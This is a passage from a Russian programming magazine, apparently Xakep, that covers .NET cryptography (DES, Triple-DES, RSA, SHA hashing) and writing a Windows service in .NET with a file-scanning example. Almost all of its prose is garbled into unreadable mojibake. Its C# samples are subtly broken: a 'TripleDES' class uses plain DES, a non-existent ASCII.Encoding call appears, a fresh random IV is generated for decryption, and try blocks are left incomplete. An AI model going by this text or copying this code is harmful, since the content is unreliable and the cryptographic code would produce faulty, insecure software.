DES áúè í ðèáóí áí áí áí èúí í áááí í , è í ðááñ- óááèýáò ñí áí è áèáí ðèòí øèóðí ááí èý ñ èñí í èúçí - ááí èáí 56-áèóí í áí èèð÷á. Á í áñóí ýúáá áðáí ý ñ÷è- óááòý í á ñáí úí ááçí í á ní úí èç÷á ñóí èú èí ðí òèí è áèèí ú èèð÷á. Á í ðèè÷èá í ð í ááí , í ááááí í ðááèèçí - ááí í ú è Triple-DES çí á÷èáèúí í í ááááí áá è ááçí - í áñí áá, — áèèí á ááí èèð÷á ñí ñóáèýáò 168 áèó.



Ñèí í áððè÷í ú è áèáí ðèòí

Νεάαορϋει εάαο çai Ññèi áαουέ ε εδèi οi ñ-
 οi εέεé áεáí ðεòì Rijndael, òáεάá í açùααáì υέ AES,
 í í í áááðáεάαáο 3 áεάα έεþ-áé (128, 192 é 256 áεò).
 Έñοαòε, ñ οi =εé çðáí έý Ì áεέòì ñi Ñο — í áεí έç ñá-
 Ì υò εó-εòε áεáí ðεòì í á, ðááέεçí ááí í υò á .NET.
 Çáááðòááο í áσá í ðáçáí ε-í í á í ñòòì áí εá RC2, áí-
 áí εúí í εçááñοí υέ á í í ðáááéáí í υò εðòáαò áεáí ðεòì
 ñεì Ì áòðε-í í áí .εεòòì ááí έý, áεéí á έεþ-á έí οi ði-
 áí í í áεò áí ñòεάαòυ 2048 áεò. Í í +áì ó-òí έí Ì í áí έý
 Ì áεέòì ñi Ñο í á í òááεá í ðááí í +οáí εá í í ñεááí áì ó
 áεáí ðεòì ó, — γοi í áυγñi γáοñυ οáì , +οi á ñáì í ε í í ñ-
 εááí áé ááðñεε .NET í á ðááέεçí ááí εδèi οi í ði ááε-
 ááð áéý áεáí ðεòì à RC4. Í í í γεáé ñεì Ì áòðε-í υò áε-
 áí ðεòì í á í ðááñοαáéýαò ñi áí ε ñεñοáì ó εεòòì áá-
 í έý ááí í υò, á έí οi ði ε έí Ñi ði áòéý çáεεòòì áúáá-
 áοñý ε ðáñεεòòì áúáááοñý í áí έí έεþ-í Ì . Í í áí á-
 í úá ñεñοáì ú γáéýþοñý áí áí εúí í εδèi οi ñοi έέεé ε,
 í í εñi í εúçòþοñý á í ñí í áí í Ì ñðááε í áυ-í υò í í εú-
 çí ááòáεáé áéý í áí áí á έí Ñi ði áòεáé. Á ñáðυáçí υò
 í ðááí εçááεýò, εáε í ðááεéí , εñi í εúçòþοñý áññεi áò-
 ðε-í úá áεáí ðεòì ú, í í ñεí εúεò í í ε Ì áí úóá í í áá-
 þοñý áçéí Ì ó ε í áðááí ðó. Á áñεì Ì áòðε-í υò ñεñοá-
 Ì áο áñá áí ðáçáí áí εáá ñáòυáçí í, í í òí Ì ó +οi í ðε
 εεòòì áεá ε ðáñεεòòì áεá έí Ñi ði áòεé εñi í εúçó-
 áοñý í áñεí εúεí έεþ-áé. Á òáεí Ì ñεó-áá áóááò ñóúá-
 ñοáí áαòυ í εðòυòυέ ε çáεðυòυέ έεþ-é. Í áðáúì áó-
 ááò εεòòì ááòυñý ñi í áúáí εá, á áοí ðúì — ðáñεεò-
 ðì áúáááουñý. Á áññεi áòðε-í υò áεáí ðεòì áð áñý
 ñεí áéí í ñóυ çáεéþ-ááòñý á í áðááá-á έεþ-áé. Ñi Ññε
 òáεí áí í ááðí Ì í áááí έý á ði Ì , +οi έþáí έ í í áεò í í-
 εó-εòυ çáεεòòì ááí í óþ έí Ñi ði áòεþ, çáεεòòì-
 ááí í óþ í ðεðυòυì , ó.á. εçááñοí úì έεþ-í Ì , á ðáñ-
 εεòòì ááòυ áá ñi í áεò οi εúεí í áεáááòáεú çáεðυòυ-
 áí έεþ-á. Á .NET ðááέεçí ááí ú εδèi οi í ði ááεááðú
 áéý áεáí ðεòì í á RSA é DSS. RSA — áí áí εúí í εçáá-
 ñοí υέ á í T-εðóáαò áεáí ðεòì ñ í ðεðυòυì έεþ-í Ì ,
 ñ-εòááòñý í -áí ú ááçí í áñí úì , á áεéí á έεþ-áé Ì í-
 áεò Ì áí γουñý á çááεñεì í ñεé Ì ó áí çí í áéí í ñóáé ε çá-
 áá- ñεñοáì . DDS — οi áεá áεáí ðεòì áñεì Ì áòðε-í í-
 áí .εεòòì ááí έý, í í áí áñοi í ðεðυòυí áí έεþ-á í í εñ-
 í í εúçóáο ðεòòì áóþ í í áí εñυ (í á γοi Ì Ì ú í í áí áí-
 ðεi ááεáá), áεéí á έεþ-á Ì í áεò áúòυ έþáí é.
 → **Í í ñóááú ñááá óáéú.** Í áðáéááì έ í ði áðáì í εðí-
 ááí έþ. Í á í ðεi áðá ááí í í ε ñοαòυé γ í ði ááì í í ñòðε-
 ðóþ ðááí óò ñ εδèi οi í ði ááεááðì ε, ðááí οáþϋει ε
 ñ í áí έi έç ñáì υò ááçí í áñí υò áεáí ðεòì í á εεòòì áá-
 í έý — RSA, εñi í εúçóáì í Ì á ááí έi áñεéò ε í εáòááéí í-
 εáðòí -í υò ñεñοáì áò, í áí ðεi áð á Web Money. Óáεάá
 Ì ú ðáññi í ðεi Ì ñí í áí úá í ðεi ðεi ú ðááí ðú ñ ñáððε-
 óεéαòáì ε ááí í υò X.509. Έ í í á έí í áò ðáçááðáì ñý
 ñ óγυεðí ááí εáì ε εεòòì áúì ε í í áí εñýi ε.
 Í ó +οi áé, í í ðá çáì óñεáòυ ñóóáεþ, ñí çááááòυ
 í í áúé í ði áεò ε ñðáçò áá áεéþ-áòυ á ñi εñi ε í ði ñó-
 ðáí ñοá έi áí εéáññ System.Security.Cryptography.
 Í ñεì Ì áòðε-í υò áεáí ðεòì áò ý óáá ðáññéáçúááé
 á í áí í ε έç ñòáòυáé (<http://offbit.1gb.ru/article/read.php?id=24>),
 í í áñá ðááí í í áí í í áí ñεááεò í ðááí óá ñ áεáí ðεο-
 Ì í Ì DES, á òí -í áá — ñ ááí ñi áðáì áí í úì áí áéí-
 áí Ì Triple-DES. Áéý í áεεò εññεááí ááí έé Ì ú áó-
 ááì εñi í εúçí áαòυ í í áí í υοi í áí εðí εéεá á ði έε
 ñòðì έé: «Xakep — Super Hypper Rulez!».

Εδèi οi í ði ááεááðυ TripleDES

```

public class TripleDES
{
    public static bool Encrypt(string OpenText, string SafeKey, string EncrText)
    {
        try
        {
            DESCryptoServiceProvider TDes = new DESCryptoServiceProvider();
            //ñi çáááì í ði ááεááð
            TDes.Key = ASCII.Encoding.ASCII.GetBytes(SafeKey);
            TDes.GenerateIV();
            //ááí áðεðóáì ááεòì ð έí εòεáεéçáòεé
            ICryptoTransform encryptor = TDes.CreateEncryptor();
            //ñi çáááì εεòòì ááεúúεé
            FileStream Fin = new FileStream(OpenText, FileMode.Open, FileAccess.Read);
            //ñi çáááì óáεéi áúá í í òi έé
            FileStream Fout = new FileStream(EncrText, FileMode.Create, FileAccess.Write);

            CryptoStream crypt = new CryptoStream(Fout, encryptor, CryptoStreamMode.Write);
            byte[] outtext = new byte[Fin.Length - 1];

            Fin.Read(outtext, 0, outtext.Length);
            crypt.Write(outtext, 0, outtext.Length);
            //εεðóóáì
            crypt.Close();
            //çáεðυáááì
            Fin.Close();
            Fout.Close();
            Console.WriteLine(" Done");

            return true;
        }
        //ááεáá í áðááí ðεá í ðεáí é
    }

    public static bool Decrypt(string SafeText, string SafeKey, string OpenText)
    {
        try
        {
            TripleDESCryptoServiceProvider TDesDec = new TripleDESCryptoServiceProvider();
            //ñi çáááì í ði ááεááð
            TDesDec.Key = ASCII.Encoding.ASCII.GetBytes(SafeKey);
            TDesDec.GenerateIV();
            //ááí áðεðóáì ááεòì ð έí εòεáεéçáòεé
            FileStream SText = new FileStream(SafeText, FileMode.Open, FileAccess.Read);
            ICryptoTransform decrypt = TDesDec.CreateDecryptor();
            CryptoStream DecryptonStream = new CryptoStream(SText, decrypt,
            CryptoStreamMode.Read);
            //ñi çáááì εεòòì ááεúúεé
            StreamWriter OpenT = new StreamWriter(OpenText);
            OpenT.Write(new StreamReader(DecryptonStream).ReadToEnd());
            //ðáñεεòòì áúáááì
            OpenT.Flush();
            //çáεðυáááì
            OpenT.Close();
            Console.WriteLine(" Done");
            return true;
        }
        //ááεáá í áðááí ðεá í ðεáí é
    }
}

```

(1)

Ðaafí oá n' eðeí oí í oí áaéaaðáí e RSA

```

public class rsa
{
    static RSACryptoServiceProvider RSAp;
    //æí áaéúí úé eðeí oí í oí áaéaað
    public static void Decrypt(string OpenTextFile, string PrivateKeyFile,
    string OutputFileName)
    {
        XmlTextReader PrivateKeyLoader = new XmlTextReader(PrivateKeyFile);
        PrivateKeyLoader.WhitespaceHandling = WhitespaceHandling.None;
        PrivateKeyLoader.Read();
        //çããðããáí èèþ+è
        string PrivateKey = PrivateKeyLoader.ReadOuterXml();
        StreamReader file = new StreamReader(OpenTextFile);
        string encrypted = file.ReadToEnd();
        //çããðããáí øèðí ðáèñð
        RSACryptoServiceProvider decr = new RSACryptoServiceProvider();
        //ñí çããáí í oí áaéaað
        decr.FromXmlString(PrivateKey);
        //ãñóaaéyáí èèþ+
        byte[] buffer = Convert.FromBase64String(encrypted.Trim());
        //ðãñøèðí áúããáí
        string decrypted = ASCIIEncoding.UTF8.GetString(decr.Decrypt(buffer, false));
        Console.WriteLine("Done");
        StreamWriter decrypt = new StreamWriter(OutputFileName);
        decrypt.WriteLine(decrypted);
        //í èøáí á ðàéé
        decrypt.Flush();
        //çãèðúããáí
        decrypt.Close();
    }

    public static void NormalEncrypt(string OpenTextFile, string OpenKeyFile,
    string OutputFileName)
    {
        try
        {
            XmlTextReader OpenKeyLoader = new XmlTextReader(OpenKeyFile);
            OpenKeyLoader.WhitespaceHandling = WhitespaceHandling.None;
            OpenKeyLoader.Read();
            //çããðããáí í ðèðúðé èèþ+
            string OpenKey = OpenKeyLoader.ReadOuterXml();
            RSACryptoServiceProvider RSApNormal = new RSACryptoServiceProvider();
            //ñí çããáí í oí áaéaað
            RSApNormal.FromXmlString(OpenKey);
            StreamReader file = new StreamReader(OpenTextFile);

            byte[] b_file = ASCIIEncoding.ASCII.GetBytes(file.ReadToEnd());
            string crypt = Convert.ToBase64String(RSApNormal.Encrypt(b_file, false));
            //øèðóáí
            StreamWriter Encrypt = new StreamWriter(OutputFileName);
            Encrypt.WriteLine(crypt);
            //í èøáí á ðàéé
            Encrypt.Flush(); //ñí ððáí yáí
            Encrypt.Close(); //çãèðúããáí
            Console.WriteLine("Done");
        }
        //áaéaa èãáð àáñí èpóí í áí æí æè+í ày óóí èøéy NewEncrypt()
    }
}

```

```

(2) Hash[1] =
ASCIIEncoding.UTF8.GetString(SHA1.Compute
Hash(Value));
Hash[2] =
ASCIIEncoding.UTF8.GetString(SHA256.Compute
Hash(Value));
Hash[3] =
ASCIIEncoding.UTF8.GetString(SHA384.Compute
Hash(Value));
Hash[4] =
ASCIIEncoding.UTF8.GetString(SHA512.Compute
Hash(Value));
Hash[5] =
ASCIIEncoding.UTF8.GetString(MACSHA.Compute
Hash(Value));
Hash[6] =
ASCIIEncoding.UTF8.GetString(MACTDes.
ComputeHash(Value));
}
}

```

Á yoi í eéañná ñí çããáony ñoðí eí áí e í áññéá, eí oí - ðúé áóááð çáí í eí youny óyø-çí a-áí eyí e. Ñí çããáony í áññéá áaéðí á, çáí í eí yáí úé í ðe í í í í úe í áoí - áá Console.ReadLine(). Çãóáí ñí çããáí eðeí oí í oí - áaéaaðú á æí áí e-áñeí e í áí yøé, øeððóáí e çá - í í eí yáí ñoðí eí áí e í áññéá.

→ **Í ðáí ðeáéúí Óá óyçáel í ñøe.** Ñeñoáí á Crypto-API áí áí eúí í í áøeðí á e eí oáðáñí á, í í yoi í á eñe - èþ+ááð, á í +áí ú áãæá ñí í ñí áñóáóáð áí eúøí í ó eí - èe-áñoáð í ááí +áóí á á í áé. Çã áðáí y í áí eñáí ey ñoaoué áaóí ð ñoi eéí oeny ñ í áñeí eueéí e í áðáí í eí á - í eyí e áóóáðá í ðe ðãñøèðí áeá áeáí ðeòí í í RSA, í oí áeáí í e í áñí áí áñøeí í ñøe eí áeðí áí e í ðe óyø - ðí ááí èè e ðãñøèðí áeá áeáí ðeòí á DES. Éí í á-í í, ááðeðeéaóí ð í oéí áeé í áðáí í eí áí eá áóóáðá, e í í ñ - eá í í yáeáí ey í eí á ñ í ááí eñþ í oí í, +oí í oí áðáí - í á áúí í eí eéá í ááí í ñoðeí óþ í í áðáðeþ, á eí í ñí èè í í yáeéanú í ááí eñú overflow ñ eí áí í í øeáéé. Í í e í á ðàééó í oí ñoúó í ðeí áðáð áeáí í, í áñeí eúéí áúá í ááí ðááí oáí á ñeñoáí á eðeí oí áðáðeé á .NET.

Í í í ñeááí eí í ááúáí eyí eí í í áí èè í áeéðí - ñí Óð, áñá í áoí +í í ñøe e í øeáéé áóáóð eñí ðáaéáí ú á í í eí í e ñoaáeéúí í e ááðñeé .NET 3.0. Áóááí æáðóú. → the end. Í ú óçí áeé í áeí oí óúá áí ñoi eí ñoaá e í ááí ñoaðeé CryptoAPI á Windows Vista, í áí í í áí ðãñ - ñí í ððáéè í oí ñoðáí ñoaí èí áí System.Security.Crypto - graphy, eðaoeí eçø+eéé áñá áeáú eðeí oí áðáðe+áñeéó áeáí ðeòí í á e èð eðeí oí í oí áaéaaðí á á .NET. Í á í í e áçæyá, ñaí í e ááçí í áñí í e ðáaèeçãøeáé eðeí oí áðá - ðe+áñeí áí áeáí ðeòí á á .NET yáeyáony RSA, — í í, eáé e áñáááá, í áááæáí. Á ááí í ú e í í í áí o ááí í í æí í ñí á - eí eñí í eúçí áaou á ñaí èo í oí áeáð (ñ áeéí í e èèþ+á, í á+eí áy í ð 2048 — Í ðeí . Dr.).

Áí çí í æí í, í áeí oí óúá óæá ðáøeéé, ñoi èð èè eñí í eúçí áaou eðeí oí áðáðeþ á .NET á ñaí èo í oí áe - ðáð, í í y áú í á ñí áaóí áaé áaéaou í í ñí áoí úo áuáí - áí á, í í ñeí eúeó .NET Framework 2.0 e .NET Frame - work 3.0 Pre-release í +áí ú ñeéúí í í ðeè+áþoñý áðóá í ð áðóá. Áñá ñoaí áo í í í yoi í, eí ááá áúeááð ñoa - áeéúí áy ááðñý .NET Framework 3.0 **©**



Γά νòðàæå i î ðÿäêè

Τ ΑÇΤ Δ ΑΑÇΤ Γ ΑΝΙ Τ ΝΟΕ ΝΕΟÆΑ WINDOWS VISTA Γ Α Γ ΔΕΙ ΑΔΑ ΑΓ ΟΕΘΙ ΕΤ Γ ΝΕΤ ΑΤ Γ Γ

ΕΑΕ Ε Α Γ ΔΑΑΟΑΟΥΕΘ ΑΑΔΝΕΒΟ WINDOWS, Α WINDOWS VISTA ΔΑΑΕΕÇΤ ΑΑΓ Α ΝΕΝΟΑΙ Α ΝΕΟÆΑ. ΑΕΑΑΓ ΟΙ Τ ΟΕΕ×ΕΑΙ ΝΕΟÆΑ Τ Ο ΑΘΟΑΕΘ Γ ΔΕΕΤ ΑΕΑΓ ΕΕ ΒΑΕΒΑΟΝΒ ΟΙ , ΧΟΤ Γ Γ Ε ΑΑΟΙ Γ ΑΟΕ×ΑΝΕΕ ÇΑΓ ΟΝΕΑΡΟΝΒ ΑΑÇ Γ Γ Τ ΟΕ Γ Γ ΕΥÇ Γ ΑΑΟΑΕΒ. Α WINDOWS VISTA ΔΑΑΤ ΟΑ ΝΤ ΝΕΟÆΑΑΙ Ε Γ ΑΝΕΤ ΕΥΕΤ ΕÇ Γ ΑΓ ΕΕΑΝΟ, Γ Τ ΝΕΤ ΕΥΕΘ ΑΝΑΙ ΕΤ ΑΓ Γ ΟΑΤ ΑΔΟ Ο Γ ΔΑΑΕΒΑΟ .NET FRAMEWORK

ΑΓ αδåé ΑδΓ çαΓ å åèå Sulverus
Offbit Security Team(Sulverus@Mail.Ru)

Γ Γ ΝΕΤ ΕΥΕΘ ΑΓ ΕΥΘΕΓ ΝΟΑΓ ΝΓ ΑΔΑΙ ΑΓ Γ ΟΘ ΑΕΘΟΝΓ Α ΑΕΥ Γ Γ ΕΘ+ΑΓ ΕΥ ΟΓ ΔΑΑΕΑΓ ΕΥ ΝΕΝΟΑΙ Γ Ε ΑΔΑΕΘΡΟ ΕΙ ΑΓ Γ Γ ΝΕΟÆΑΟ Ε ΝΑΙ Ε Γ ΑΝΕΕΘΟΡΟΝΥ Α ΝΕΝΟΑΙ Α ΕΑΕ ΝΕΟÆΑΟ, Γ ΟΑΓ Γ ΑΟΟΟ Α ΕΘΘΝΑ Γ ΔΕΓ ΟΕΓ Γ Α ΔΑΑΓ ΟΟ Ε Γ ΝΓ Γ Α ΑΑÇ Γ Γ ΑΝ Γ ΝΟΕ WINDOWS-ΝΕΟÆΑ, Γ Α ΥΟΓ Γ Ε Γ Γ ΕΑΑΟ ΔΑ=Ο Α ΑΑΓ Γ Γ Ε ΝΟΑΟΟΑ.


→ **Γ ΔΕΓ ΟΕΓ Ο Γ ΟΓ ΑΔΑΙ Γ ΕΘΓ ΑΑΓ ΕΥ WINDOWS-ΝΕΟÆΑ.** ΝΓ ÇΑΑΓ ΕΑ ΟΑΕΥ Γ Γ Ε ΝΕΟÆΑΟ Γ Γ ΟΓ ΑΑΑΑΟ Γ ΘΕΑΕΕ Ν ΑΑ-ΟΓ ÇΑΑΔΟÇΕΤ Ε, Α ΔΑΑΕΕÇΑΘΕΥ ΑΑ Γ ΑΝΟΘ Γ ΕΕΕ ΝΟΑΓ Γ ΑΕΘΟΝΥ ΝΕΓ ΑΓ ΑΑ. Α .NET Γ ΟΓ ΟΑΝΝ Γ ΟΓ ΑΔΑΙ Γ ΕΘΓ ΑΑΓ ΕΥ ΝΕΟÆΑ (ΑΝΕΕ ΑΓ ΑΓ ΘΕΟΥ Γ Γ ΟΓ ΑΕΥ Γ Γ Γ ΟΓ ΑΔΑΙ Γ ΕΘΓ ΑΑΓ ΕΕ, Α Γ Α Γ ΑΕΘΟΝΑΟ) ΔΑÇΔΑΑΓ ΑΑΘΟΝΥ Γ Α 3 ΝΓ ΝΟΑΕΥΡΟΕΘ:

- 1 ΔΑÇΔΑΑΤ ΟΕΑ ΝΕΟÆΑΟ.
- 2 ΔΑÇΔΑΑΤ ΟΕΑ Γ ΔΕΕΤ ΑΕΑΓ ΕΒ ΕΤ Γ ΟΕΑΟ-ΔΕΔΤ ΑΑΓ ΕΒ ΝΕΟÆΑΟ Ε ΕΓ ΝΟΑΕΕΑΔΑ.
- 3 ΔΑÇΔΑΑΤ ΟΕΑ ΝΕΝΟΑΙ Ο ΕΓ ΝΟΑΕΕΒΟΕΕ ΝΕΟÆΑΟ.

ΟΓ ΟΓ ΘΑΥ ΝΕΝΟΑΙ Α Γ ΑΝΟΘ ΕΕΕ Ε ΕΓ Γ ΟΕΑΘΕΘΓ ΑΑΓ ΕΥ ΝΕΟÆΑΟ — Γ ΑΕΓ ΕÇ ΝΑΙ ΟΘ ΑΑΑΓ ΟΘ ΑΝΓ ΑΕΘΓ Α ΑΑÇ Γ Γ ΑΝ Γ ΝΟΕ, Γ Γ ΝΕΓ ΕΥΕΘ 90% ΟΑΕΑΘΝΕΘ ΑΘΑΕ Γ ΟΓ ΕΝΟΓ-ΑΥΟ ΕΙ ΑΓ Γ Γ Γ Γ ΔΕ+ΕΓ Α ΟΑΕΑΘ Γ ΝΟΕ Γ Γ ΕΥÇ Γ ΑΟΑΕΑΕ Ε Γ ΑΕΑ-ΑΝΟΑΑΓ Γ Γ Ε Γ ΑΝΟΘ ΕΕΕ ΝΕΟÆΑ (ΑΟΑΟ ΟΓ Γ Α ΝΑΘ-ΑΑΔΑ ΕΕΕ Γ Α ΑΓ Γ ΑΟΓ ΑΓ ΕΓ Γ Γ ΥΡΟΑΔΑ). Γ ΟΓ ΑΔΑΙ Γ Α ΕΓ ΝΟΑΕΕΥΘΕΕ ΝΕΟÆΑΟ ΑΓ ΑΓ ΕΥ Γ Γ ΟΘΕΑΕΕΥΓ Α: Γ Γ Α Γ ΟΓ ΔΑΑΕΥΑΘ ΕΓ Γ ΑΓ ΑΟ Γ ΝΟΑΓ Γ ΑΕΘΟ, Γ Γ ΑΓ ΥΟΟ, Γ ΟΓ-ΑΓ ΕΑΕΘΟ Ε Γ ΔΕΓ ΝΟΑΓ Γ ΑΕΘΟ ΝΕΟÆΑΟ. ΝΕΝΟΑΙ Α ΕΓ Γ ΟΕ-ΑΘΔΑΘΕΕ ΝΕΟÆΑΟ Γ ΑΝΘΔΑΕΑΑΘ ΑΝΑ ΑΓ Ç Γ ΑΓ ΟΑ Γ ΑΔΑ-Γ ΑΔΟΟ, ΕΕΡ+=Ε ΔΑΑΝΘΔΑ, ΕΓ Γ ΟΕΑΕ ΑΕΥ ÇΑΓ ΟΝΕΑ Ε ΔΑ-ΑΓ ΟΟ ΝΕΟÆΑΟ, Γ ΔΕΓ ΑΘ ΟΑΕΘΟ Γ ΑΔΑΙ ΑΔΟΓ Α Ε ΕΓ Γ ΟΕ-ΑΓ Α — ΟΑΕΕΟ Γ ΑΝΟΘ ΕΕΕ ΝΑΔΑΑΔΑ Apache ΕΕΕ MS SQL Server'a. Α Γ ΑΔΑΓ Γ ΝΕΘ+ΑΑ Α ΝΕΝΟΑΙ Α ΕΓ Γ ΟΕΑΘ-

ΘΕΘΓ ΑΑΓ ΕΥ ΔΑΑΕΕÇΤ ΑΑΓ ΝΕΘΕΓ ΟΓ ΑΟΕ ΥÇΟΕ, ΕΓ ΟΓ ΟΟΕ +ΕΘΑΑΘ ΝΓ ΑΑΔΑΕΙ Γ Α Γ Γ Γ ΑΓ +ΕΝΕΑΓ Γ ΟΘ ΕΓ Γ ΟΕΑΘΔΑ-ΘΕΓ Γ Γ ΟΘ ΟΑΕΕΓ Α, Α ΑΓ ΑΟΓ ΟΓ Γ ΝΕΘ+ΑΑ ΔΑΑΕΕÇΤ ΑΑΓ ΕΓ ΔΑΘΟΑΕΝ ΑΕΥ Γ Γ ΕΓ Γ Ε Γ ΑΝΟΘ ΕΕΕ MS SQL Server'a. Γ Ο Ε, Γ ΑΕΓ Γ ΑΘ, ΝΑΙ Α ΝΕΟÆΑΑ — Υ ΑΟΓ ΑΡ, ΟΘΟ ΑΝΑ Γ Γ Γ-Γ ΥΟΓ Γ Γ: ΔΑΑΕΕÇΑΘΟΝΥ Γ ΑΑΓ Θ ΕΕΑΝΝΓ Α ΑΕΥ ΑΟΓ Γ ΕΓ ΑΓ ΕΥ ΟΑΘ ΕΕΕ ΕΓ ΟΘ ÇΑΑΑ+.

→ **ΔΑΑΓ ΔΑΑΓ ΝΓ ΝΕΟÆΑΑΙ Ε Windows Vista.** ΑΕΥ Γ ΔΕΓ ΑΔΑ Γ ΑΓ ΕΘΑΓ ΟΑΝΟΓ ΑΟΡ ΝΕΟÆΑΟ-ΑΓ ΘΕΑΕ-ΘΟΝ, ΕΓ ΟΓ ΘΑΥ ΑΟΑΑΘ ΑΕΝΑΘΟ Α Γ ΑΓ ΥΟΕ Ε Γ ΟΘΑΓ YOU ΝΕΝ-ΟΑΙ Γ ΟΑ ΟΑΕΕΟ Α Γ ΑΓ ΕΑ system32/drivers/etc/ Γ Θ ΔΑ-ΕΑΘΝΕΘ ΑΟΓ ΔΑΑΓ ΕΕ, Γ ΟΝΕΑΑΕΑΥ ΔΑΑΓ ΟΘ Ν ΟΑΕΕΑΙ Ε Α ΥΟΓ Ε ΑΕΘΑΕΟΓ ΔΕΕ. Γ Γ ΝΕΑ ΥΟΓ ΑΓ Γ Ο ΔΑΑΕΕÇΟΑΙ Γ ΟΓ ΑΔΑΙ Γ Ο-ΕΓ Γ ΟΕΑΘΑΘΑΘ Θ, ΕΓ ΟΓ ΘΑΥ ΑΟΑΑΘ Γ ΑΝΘΔΑΕ-



Γ ερσι ερ νδαεεαδ

οεε»). Εαααγ εç ι εο αι εαί α αουο çαδααενοδερ -
ααι α. Α οοί εοεε main() ι ι δαααεγανθν çαι οηεααι αυ
νεοααα, αα οί +εα αοί αα — αεααί αυ νεοαααί αυ
οοί εοεγ. Αεγ νι çααί εγ Windows-νεοααύ ι οαί ι δα-
αί οαου ν ι οί αεοί ι οει α Windows Service. Α εί αα
αηου νοοί εα:

```
ServiceToRun = new ServiceBase[]  
{ new Service1() };
```

Υοι ε ανου αεααί αυ νεοαααί αυ οοί εοεγ. Οαι αου νι ç-
αααει εεαηη, εί οί ουε αοααδ αύι ι εγού οοί εοερ
αί οεαεδονί ι αι νεαί ι αδα. Αεγ οί αι +οι αύ ι ι εαçαου
αί εωα αι çι ι αί ι οαε .NET, ι ο αοααί οαçι αουου
ι αε εεαηη α ι οααεύι ι ε ναι δεα, εί οί οερ αοααί αι-
εί ι ι εεεοί ααου ι α οί αο (Just-in-Time) ε δααί οαου
ν ι αε. Αεγ ι ι αδαοεε ν οαεεαί ε ε νεοααί ε ι αωαε
ναι δεα ι ι ι ααί αυθνθν ι οί νοδαί νδαε ει αι System.IO.
Αεγ δααί ου ν οαεεαί ε α .NET Framework'e εηι ι ε-
çοαονγ εεαηη File. Ι α ι ι ε αçαεγα, οαεί ε ι ααεοί ι ι
ι δεαί οεοί ααί ι οε ι ι αοί α αι αι εύι ι οαί ααί, ι ι ν-
εί ευεο ι ι çαί αοί ι ι αεαα-ααο ι αι εηαι εα ι οεεί αε-
ί εε ε αι οαçαι οαί αι αα, +αι Windows API. Ι ι νεα
νι çααί εγ ι οί αεοα ι ααί αι αααεου α ι ααί ηηυεο ι α
αεί αι ε-αηεε çαδωαααί ορ ναι δεο, α εί οί οί ε αοααο
εααου εεαηη ν οοί εοεγ ι αι οεαεδονί ι αι νεαί ι αδα
(ι αçι ααί αα «AVExample»), çαοαί αι αααεου α εί α
νοοί εο use AVExample αεγ οί αι, +οι αύ ι ι εο-εου
αι νοοί ε εεαηη. Αηεε ι οί νοι εηι ι ευçι ααου οοί ε-
οεε εç ναι δεε, οί νεοααα αοααδ ααοί ι αδε-αηεε çα-
ααδωαουηγ, çι α-εο, ι οαί ι αουçααου οοί εοεε, εη-
ι ι ευçογ ι ι οί εε. οοι αύ νι çααου ι ι οί ε ε çαι οηεου
νεαί ι αδ, ι οαί ι νι çααου ι ι αύε ι ααεο εεαηηα

Thread ε ι οεηαι εου ααί ι αδαί αοοο Target Void ι α-
οι α εç ι αωαε ναι δεε (ι ναι ι ε ναι δεα δα-υ ι ι εααο
ααεύωα). Ααηυ γοι ο εί α αι εααί «αεηαου» ι α νι α-
υεε OnStart() αεγ νδαεα. Δαηηι ι οδελ εί α:


çι çααί εα ι ι οί εα η αουçι αί ι ναι δεε
υσι ηg AVExample:

```
//...  
  
protected override void OnStart(string[] args)  
{  
    Thread ScanT = new Thread(new  
        ThreadStart(AVExample.FileCheck.scan));  
    //νι çαααί ε çαι οηεααί ι ι οί ε  
    ScanT.IsBackground = true;  
    ScanT.Name = "ConfScanner";  
    ScanT.Start();  
}
```

ααου αδαί γ ι οί ααδεε νεηοαί ι υο οαεεί α, ε ερ νοαε-
εγοί ο, δααί οαρυεε ηι νεοααί ε. Ναι α νεοααα ηι η-
οί εο εç οδωο αεί ει α εί αα:

- 1 Γ ΔΑΑΑΤ Ο×ΕΕ ΑΑΙ Γ ΟΟ.
- 2 ΑΕΑΑΙ ΑΒ ΟΟΙ ΕΟΕΒ ΝΕΟΑΕΑΥ.
